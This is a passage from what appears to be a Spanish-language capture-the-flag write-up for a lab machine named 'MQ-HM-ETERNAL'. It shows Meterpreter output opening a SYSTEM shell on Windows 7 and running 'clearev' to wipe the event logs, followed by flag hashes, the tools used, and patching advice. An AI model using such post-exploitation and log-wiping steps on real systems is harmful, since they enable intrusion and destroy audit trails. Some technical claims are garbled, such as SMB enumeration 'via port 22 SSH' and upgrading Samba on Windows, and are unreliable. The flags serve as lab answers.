meterpreter > shell
Process 1672 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
win-845q99004pp\hacker mentor admin

C:\Windows\system32>
```

Eliminar rastro:

```
meterpreter > clearev
[*] Wiping 134 records from Application...
[*] Wiping 479 records from System...
[*] Wiping 330 records from Security...
meterpreter >
```



***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-ETERNAL

4. Escalación de privilegios si/no

Si: Método de escalada

5. Banderas

Bandera1	0ef3b7d488b11e3e800f547a0765da8e
Bandera2	a63c1c39c0c7fd570053343451667939

6. Herramientas usadas

Nmap	Para ver puertos
Metaexploit	Para explotar vulnerabilidades automatizadas
Searchploit	Para explotar vulnerabilidades manualmente

7. EXTRA Opcional

Herramientas usadas

Técnicas:

Vulnerabilidad de SBM: para enumerar usuarios mediante el puerto 22 SSH

8. Conclusiones y Recomendaciones

- 1) Actualizar la versión de SAMBA para no tener vulnerabilidad
- 2) Actualizar la versión de Windows 7 a una mas actual.